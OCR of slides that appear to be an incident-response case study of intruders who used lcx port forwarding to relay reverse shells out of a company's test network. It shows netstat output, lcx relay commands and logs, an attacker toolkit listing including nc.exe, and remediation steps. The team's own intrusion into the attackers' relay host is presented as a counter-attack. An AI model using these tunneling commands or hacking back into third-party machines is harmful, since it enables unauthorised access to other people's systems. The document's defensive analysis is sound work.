
```
file - 219.232. - Windows Internet Explorer
219.232.[redacted] (21
Logout | File Manage
File Manager -
D:/APMServ5.2.6/w
Fixed(C:) | Fixed
WebRoot | ScriptP
Find string in files
Filename
-  Parent Dir
□  a
□  data
□  images
□  include
```

```
219.232.[redacted] - 远程桌面
C:\Program Files\Windows NT
地址(D)  C:\Program Files\Windows NT
文件和文件夹任务
  创建一个新文件夹
  将这个文件夹发布到Web
  共享此文件夹
其它位置
  Program Files
  我的文档
  我的电脑
  网上邻居
详细信息
```

```
命令提示符
  TCP    219.232.          :139     0.0.0.0:0              LISTENING
  [System]

  TCP    219.232.          :3389    60.216.52.60:1772      ESTABLISHED
  TermService
  [svchost.exe]

  TCP    219.232.          :3389    111.194.103.27:27667   ESTABLISHED
  TermService
  [svchost.exe]

  TCP    219.232.          :8080    59.151.      :2679     ESTABLISHED
  [lcx.exe]

  TCP    219.232.          :8090    118.26.196.188:4907    ESTABLISHED
  [lcx.exe]

  TCP    219.232.          :80      111.194.103.27:27784   FIN_WAIT_1
  [httpd.exe]

  TCP    219.232.          :8000    111.194.103.27:22101   CLOSE_WAIT
  [lcx.exe]

  TCP    219.232.          :8000    111.194.103.27:22115   CLOSE_WAIT
  [lcx.exe]

  TCP    219.232.          :8000    112.216.81.91:2617     CLOSE_WAIT
  [lcx.exe]

  TCP    219.232.          :8000    140.113.31.201:2603    CLOSE_WAIT
```

- ◻ 拿下廊坊服务器后，发现上面运行着LCX端口转发程序，用于中转来自内网的反弹会话

开发测试



219.232.[redacted] - 远程桌面
C:\Program Files\Windows NT\MyScanner
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\Program Files\Windows NT\MyScanner
文件和文
其它位置
详细信息
开始
1:21

C:\Program Files\Windows NT\cmd.exe - lcx -listen 8080 1081

```
[+] Accept a Client on port 8080 from 59.151.[redacted]132 ......
[+] Waiting another Client on port:1081....
[+] Accept a Client on port 1081 from 113.209.[redacted]
[+] Accept Connect OK!
[+] Start Transmit (59.151.[redacted]132:3928 <-> 113.209.[redacted]:34771) ......

[+] CreateThread OK!

[+] Waiting for Client
[+] Accept a Client on
[+] Waiting another Cli

[+] OK! I Closed The Tw
[+] Accept a Client on
[+] Accept Connect OK!
[+] Start Transmit (59.


[+] OK! I Closed The Tw
[+] CreateThread OK!

[+] Waiting for Client
[+] Accept a Client on
[+] Waiting another Cli
```

C:\Program Files\Windows NT\cmd.exe - lcx -listen 8090 1082


```
[+] Accept a Client on port 1082 from 113.209.[redacted]
[+] Accept Connect OK!
[+] Start Transmit (124.237.77.38:2585 <-> 113.209.[redacted]:59656) ......

[-] Read fd1 data error,maybe close?

[+] OK! I Closed The Two Socket.
[+] CreateThread OK!

[+] Waiting for Client on port:8090 ......
[+] Accept a Client on port 8090 from 124.
[+] Waiting another Client on port:1082...
[+] Accept a Client on port 1082 from 113.
[+] Accept Connect OK!
[+] Start Transmit (124.237.77.38:2703 <->

[-] Read fd1 data error,maybe close?

[+] OK! I Closed The Two Socket.
[+] CreateThread OK!

[+] Waiting for Client on port:8090 ......
[+] Accept a Client on port 8090 from 124.
[+] Waiting another Client on port:1082...
```

C:\Program Files\Windows NT\cmd.exe - lcx -listen 8000 1042

```
[+] Waiting for Client on port:8000 ......
[+] Accept a Client on port 8000 from 85.18.252.159 ......
[+] Waiting another Client on port:1042....
[+] Accept a Client on port 1042 from 113.209.[redacted]
[+] Accept Connect OK!
[+] Start Transmit (85.18.252.159:2506 <-> 113.209.[redacted]:50997) ....


[+] OK! I Closed The Two Socket.
[+] CreateThread OK!

[+] Waiting for Client on port:8000 ......
[+] Accept a Client on port 8000 from 124.237.77.38 ......
[+] Waiting another Client on port:1042....
[+] Accept a Client on port 1042 from 113.209.[redacted]
[+] Accept Connect OK!
[+] Start Transmit (124.237.77.38:1503 <-> 113.209.[redacted]:51003) ....


[+] OK! I Closed The Two Socket.
[+] CreateThread OK!
```

- 对反弹会话的源和目的IP分析后，发现入侵者渗透的范围较广，而且显得也比较专业


开发测试



```
btmp begins Thu Mar 12 18:39:45 2009
[root@l-wapbeta1.ops.cn1 /usr/local/apache-tomcat-6.0.29/logs]# netstat -antlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:9090                0.0.0.0:*                   LISTEN      16252/java
tcp        0      0 0.0.0.0:9127                0.0.0.0:*                   LISTEN      16063/java
tcp        0      0 127.0.0.1:199               0.0.0.0:*                   LISTEN      11254/snmpd
tcp        0      0 0.0.0.0:873                 0.0.0.0:*                   LISTEN      1499/xinetd
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN      26865/mysqld
tcp        0      0 0.0.0.0:8109                0.0.0.0:*                   LISTEN      4123/java
tcp        0      0 127.0.0.1:9006              0.0.0.0:*                   LISTEN      16252/java
tcp        0      0 0.0.0.0:23791               0.0.0.0:*                   LISTEN      16063/java
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1374/portmap
tcp        0      0 0.0.0.0:80                  0.0.0.0:*                   LISTEN      5172/nginx.conf
tcp        0      0 0.0.0.0:9010                0.0.0.0:*                   LISTEN      16252/java
tcp        0      0 0.0.0.0:8084                0.0.0.0:*                   LISTEN      16063/java
tcp        0      0 0.0.0.0:49300               0.0.0.0:*                   LISTEN      -
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1480/sshd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1580/master
tcp        0      0 0.0.0.0:1978                0.0.0.0:*                   LISTEN      15443/java
tcp        0      0 0.0.0.0:9180                0.0.0.0:*                   LISTEN      4123/java
tcp        0      0 0.0.0.0:734                 0.0.0.0:*                   LISTEN      1400/rpc.statd
tcp        0      0 127.0.0.1:10015             0.0.0.0:*                   LISTEN      4123/java
tcp        0      0 59.151.·          74:40737  219.232.          :53       ESTABLISHED 3602/sh
tcp        0      0 127.0.0           978       127.0.0.1:51796             ESTABLISHED 15443/java
tcp        0      0 127.0.0           1796      127.0.0.1:1978              ESTABLISHED 10959/java
tcp        1      0 192.168           50:51148  192.168.          50:1978   CLOSE_WAIT  4123/java
tcp        1      0 192.168           50:43516  192.168.          0:1978    CLOSE_WAIT  18601/java
tcp        0      0 192.168           50:22     192.168.          82:60875  ESTABLISHED 20228/sshd: chong.c
tcp        1      0 192.168           50:58054  192.168.          0:1978    CLOSE_WAIT  30499/java
tcp        0      0 192.168           50:1978   192.168.          230:58234 ESTABLISHED 15443/java
tcp        0      0 192.168           50:35123  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35126  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35127  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35124  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35125  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35130  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35131  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35128  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35129  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35134  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35135  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35132  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:35133  192.168.          139:3306  TIME_WAIT   -
tcp        0      0 192.168           50:1978   192.168.          230:26009 ESTABLISHED 15443/java
```

- 经过对廊坊肉鸡以及公司应用服务器的综合验证，生产网里还有一个反弹会话被发现

开发测试



```
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1042           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1081           0.0.0.0:0              LISTI
TCP    0.0.0.0:1082           0.0.0.0:0              LISTI
TCP    0.0.0.0:3389           0.0.0.0:0              LISTI
TCP    0.0.0.0:8000           0.0.0.0:0              LISTI
TCP    0.0.0.0:8080           0.0.0.0:0              LISTI
TCP    0.0.0.0:8090           0.0.0.0:0              LISTI
TCP    219.232      143:80    111.194.103.27:27690   TIME_
TCP    219.232      143:80    111.194.103.27:27692   ESTAI
TCP    219.232      143:139   0.0.0.0:0              LISTI
TCP    219.232      143:3389  60.216.52.60:2088      ESTAI
TCP    219.232      143:3389  111.194.103.27:27667   ESTAI
TCP    219.232      143:8000  111.194.103.27:22101   CLOSI
TCP    219.232      143:8000  111.194.103.27:22115   CLOSI
TCP    219.232      143:8000  112.216.81.91:2617     CLOSI
TCP    219.232      143:8000  140.113.31.201:1473    CLOSI
TCP    219.232      143:8000  140.113.31.201:2603    CLOSI
TCP    219.232      143:8080  59.151.     132:2679   ESTAI
TCP    219.232      143:8080  61.191.61.165:2946     CLOSI
TCP    219.232      143:8080  61.191.61.165:3918     CLOSI
TCP    219.232      143:8080  117.135.144.55:2293    CLOSI
TCP    219.232      143:8080  122.226.100.80:1562    CLOSI
TCP    219.232      143:8080  124.237.77.38:2589     CLOSI
TCP    219.232      143:8090  118.26.196.188:4907    ESTAI
TCP    219.232      143:8090  124.237.77.38:2585     CLOSI
TCP    219.232      143:8090  124.237.77.38:2703     CLOSI
UDP    0.0.0.0:161            *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:4500           *:*
UDP    127.0.0.1:123          *:*
UDP    219.232      143:123   *:*
UDP    219.232      143:137   *:*
UDP    219.232      143:138   *:*
```

```
MyScanner                                 文件夹            2011-11-20 5:32
SQLyog                                    文件夹            2011-10-26 12:51
tcl                                       文件夹            2011-10-20 14:54
Tools                                     文件夹            2011-10-20 14:54
365.py                          6 KB      PY 文件           2011-10-21 1:42     A
cmd.exe                       460 KB      应用程序          2011-7-20 15:41     A
ftpaccess.xml                   1 KB      XML 文档          2011-10-24 22:25    A
ftpbasicsvr.exe               188 KB      应用程序          2009-6-15 9:58      A
ftpconfig.xml                   1 KB      XML 文档          2011-10-24 22:25    A
Ftpconsole.exe              1,448 KB      应用程序          2009-6-15 9:58      A
ftpusers.xml                    1 KB      XML 文档          2011-10-26 11:55    A
lcx.exe                        20 KB      应用程序          2011-10-26 11:55    A
LICENSE.txt                    40 KB      文本文档          2011-6-12 15:13     A
Microsoft.VC90.CRT.mani...      1 KB      MANIFEST 文件     2007-11-6 20:24     A
msvcr90.dll                   641 KB      应用程序扩展      2007-11-7 1:19      A
MyScanner.rar                   4 KB      WinRAR 压缩文件   2011-11-20 0:34     A
mysql.exe                     437 KB      应用程序          2011-10-26 12:46    A
nc.exe                         28 KB      应用程序          2011-10-24 22:28    A
NEWS.txt                      279 KB      文本文档          2011-6-12 14:22     A
python27.dll                2,155 KB      应用程序扩展      2011-6-12 15:09     A
python.exe                     26 KB      应用程序          2011-6-12 15:09     A
pythonw.exe                    27 KB      应用程序          2011-6-12 15:06     A
README.txt                     54 KB      文本文档          2011-5-30 5:53      A
Robot.py                        4 KB      PY 文件           2011-11-16 16:32    A
run.bat                         1 KB      Windows 批处理文件 2011-10-21 1:06    A
SQLyog.rar                  7,325 KB      WinRAR 压缩文件   2011-10-26 12:50    A
w9xpopen.exe                   49 KB      应用程序          2011-6-12 15:05     A
web.db                        369 KB      数据库文件        2011-11-16 16:34    A
```

- 继续廊坊肉鸡的分析，发现藏着攻击者的武器弹药库含自行开发工具。作为攻击前端

开发测试

- 开发测试应急响应/渗透反击小结

- 应急方面：
- 1）根据WEB日志和后门文件等辅助判断，确定入侵者所利用的漏洞；
- 2）相关服务器上应用网站基于纵向/横向的WEBSHELL/ROOKIT的检测与清理；
- 3）所有服务器TOMCAT管理后台的全线清理，启动账户权限调整；

- 改进方面：
- 1）所有服务器高危默认管理后台TOMCAT/JBOSS/WEBLOGIC等清理和访问限制；
- 2）开发、测试环境的变更调整规范，应用上线的严格审计和安全测试；
- 3）对攻击者所使用到的肉鸡，以及工具脚本等进行了一些研究与学习……

